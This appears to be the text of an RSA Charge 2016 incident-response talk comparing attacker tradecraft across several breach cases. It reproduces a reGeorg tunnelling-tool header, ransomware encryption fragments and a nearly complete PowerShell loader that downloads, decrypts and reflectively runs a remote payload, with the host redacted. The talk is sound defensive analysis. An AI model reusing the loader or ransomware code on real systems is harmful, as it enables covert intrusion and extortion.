RSA® Charge 2016

# Hunting for Common Characteristics of Attacks Between Disparate Incidents

Jared Myers, @jmyers36

Researcher and Principal Consultant, RSA IR Team

RSA Charge 2016

- **Organized Crime**
  - PII
  - CC #s
  - Cash Dumps
- **HaaS**
- **CaaS**
  - Moon Lighting
  - ✳ *Corporations*

- **Hacktivism**
- **Extortion**
- **Terrorism***
  - ✳ *Corporations*
  - ✳ *Government*
  - ✳ *Individuals*

Criminal

Targeted

Persistent Threats

Opportunistic

- **Warfare**
- **Intel Operations**
- **Espionage**
  - ✳ *Government*
  - ✳ *Corporations*

- **Drive-by**
- **Classic Phishing**
- **Identity Theft**
  - ✳ *Corporations*
  - ✳ *Individuals*

RSA Charge 2016

Criminal
- Russian Attackers
- POS Victim
- Targeting CC Data

Espionage
- Middle East Attackers
- DIB Victim
- Targeting Research

Extortion
- European Attackers
- ICS Victim
- Ransom Attack

Espionage
- Asian Attackers
- DIB Victim
- Targeting IP

Espionage
- Middle East Attackers
- Middle East Victim
- Targeting Intelligence

Opportunistic
- Asian Attackers
- CN Speaking Targets
- Unknown Motivation

RSA Charge 2016

Recon Server

Exchange Server

Perimeter FW

2FA Server

Attack Server

RSA Charge
ME-DIB- R&D 2016

```
 1   +/*
 2   +
 3   +            _____                  _____
 4   +    ____   |  ___| ____   ____   |  _  |
 5   +   |  _ |  | |___  | __|  | __|  | |_| |
 6   +   | |_||  |  ___| |   |  |   |  |   __|
 7   +   |_| |_| |_____| |___|  |___|  |__|
 8   +                    |____|
 9   +                    ... every office needs a tool like Georg
10   +
11   +   willem@sensepost.com / @_w_m__
12   +   sam@sensepost.com / @trowalts
13   +   etienne@sensepost.com / @kamp_staaldraad
14   +
15   +Legal Disclaimer
16   +Usage of reGeorg for attacking networks without consent
17   +can be considered as illegal activity. The authors of
18   +reGeorg assume no liability or responsibility for any
19   +misuse or damage caused by this program.
20   +
21   +If you find reGeorge on one of your servers you should
22   +consider the server compromised and likely further compromise
23   +to exist within your internal network.
24   +
25   +For more information, see:
26   +https://github.com/sensepost/reGeorg
```

https://github.com/sensepost/reDuh

RSA Charge 2016

Recon Server

Attack Server

Perimeter
FW

JSP

Victim Company

RSA Charge
EU-ICS-Ransom 2016

```
byte[] result;
using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
{
    rijndaelManaged.KeySize = 128;
    rijndaelManaged.FeedbackSize = 8;
    rijndaelManaged.Key = Key;
    rijndaelManaged.IV = IV;
    rijndaelManaged.Padding = PaddingMode.Zeros;
    ICryptoTransform transform = rijndaelManaged.CreateEncryptor(rijndaelManaged.Key, rijndaelManaged.IV);
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write))
        {
            cryptoStream.Write(plainBuf, 0, plainBuf.Length);
            cryptoStream.FlushFinalBlock();
```

```
try
{
    byte[] inArray = encc.CalculateSignature(encryptedFilePath, signatureKey);
    string text = Convert.ToBase64String(encc.RSAEncryptBytes(key, rsaKey));
    string text2 = Convert.ToBase64String(encc.RSAEncryptBytes(iv, rsaKey));
    string text3 = Convert.ToBase64String(inArray);
    string text4 = Convert.ToBase64String(encc.RSAEncryptBytes(signatureKey, rsaKey));
    string str = string.Concat(new object[]
    {
        "<MtAeSKeYForFile>",
        encc.sn,
        "<Key>",
        text,
        "</Key>",
        encc.sn,
        "<IV>",
        text2
```

RSA

RSA Charge 2016

Transactions

No. Transactions	2
Total Received	922.360367 BTC
Final Balance	0 BTC

Market Price (USD)
Source: blockchain.info

30 Days - 60 Days - 180 Days - 1 Year - 2 Year - All Time

Logarithmic Scale - 7 day average - Show data points - (CSV - JSON)

Recent Engagements

RSA Charge 2016

Internet

VPN

RSA Charge 2016

CN-DIB – Intellectual Property

```powershell
1   [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
2   $wc = New-Object -TypeName System.Net.WebClient
3   $wc.Headers.Add("Accept-Language", "en-US,en;q=0." + ([IntPtr]::Size - 1).ToString())
4   $wc.Headers.Add("User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")
5   $rndn = Get-Random
6   $wc.Headers.Add("Cookie", "p=" + $rndn)
7   $data =$wc.DownloadData("ahttp1://[redacted]:443/web/news/4/3")
8
9   [string[]]$xags = "ahttp://[redacted]:443/web/index/","WMITool.Program","Main", "/f", "sh", "/s", "[IP_redacted]", "/p", "443"
10  $Passphrase = "KLn7m5H8rsAa42Vi"
11  $salts = "0T5MrB1L"
12  $r = new-Object System.Security.Cryptography.RijndaelManaged
13  $pass = [System.Text.Encoding]::UTF8.GetBytes($Passphrase)
14  $salt = [System.Text.Encoding]::UTF8.GetBytes($salts)
15  $r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32)
16  $r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($rndn) )[0..15]
17  $d = $r.CreateDecryptor()
18  $ms = new-Object IO.MemoryStream @(,$data)
19  $cs = new-Object Security.Cryptography.CryptoStream $ms,$d,"Read"
20  $dfs = New-Object System.IO.Compression.GzipStream $cs, ([IO.Compression.CompressionMode]::Decompress)
21  $msout = New-Object System.IO.MemoryStream
22  [byte[]]$buffer = new-object byte[] 4096
23  [int]$count = 0
24  do
25  {
26  $count = $dfs.Read($buffer, 0, $buffer.Length)
27  $msout.Write($buffer, 0, $count)
28  } while ($count -gt 0)
29
30  $dfs.Close()
31  $cs.Close()
32  $ms.Close()
33  $r.Clear()
34  [byte[]]$bin = $msout.ToArray()
35  $al = New-Object -TypeName System.Collections.ArrayList
36  $al.Add($xags) $asm = [System.Reflection.Assembly]::Load($bin)
37  $asm.EntryPoint.Invoke($null, $al.ToArray())
38  sleep 5
39  exit
```

Request for Malicious Binary Code

AES Decryption of Malicious Binary Code

HQATQBhAG4AYQBnAGUA
GIAYQBjAGsAIAA9ACAA
CAAUwB5AHMAdAB1AG0A
GMAZQBwAHQALQBMAGEA
RQA

Decompress Decrypted Data

Write Malicious Code to Memory

Execute Malicious Code with Args

RSA Charge 2016
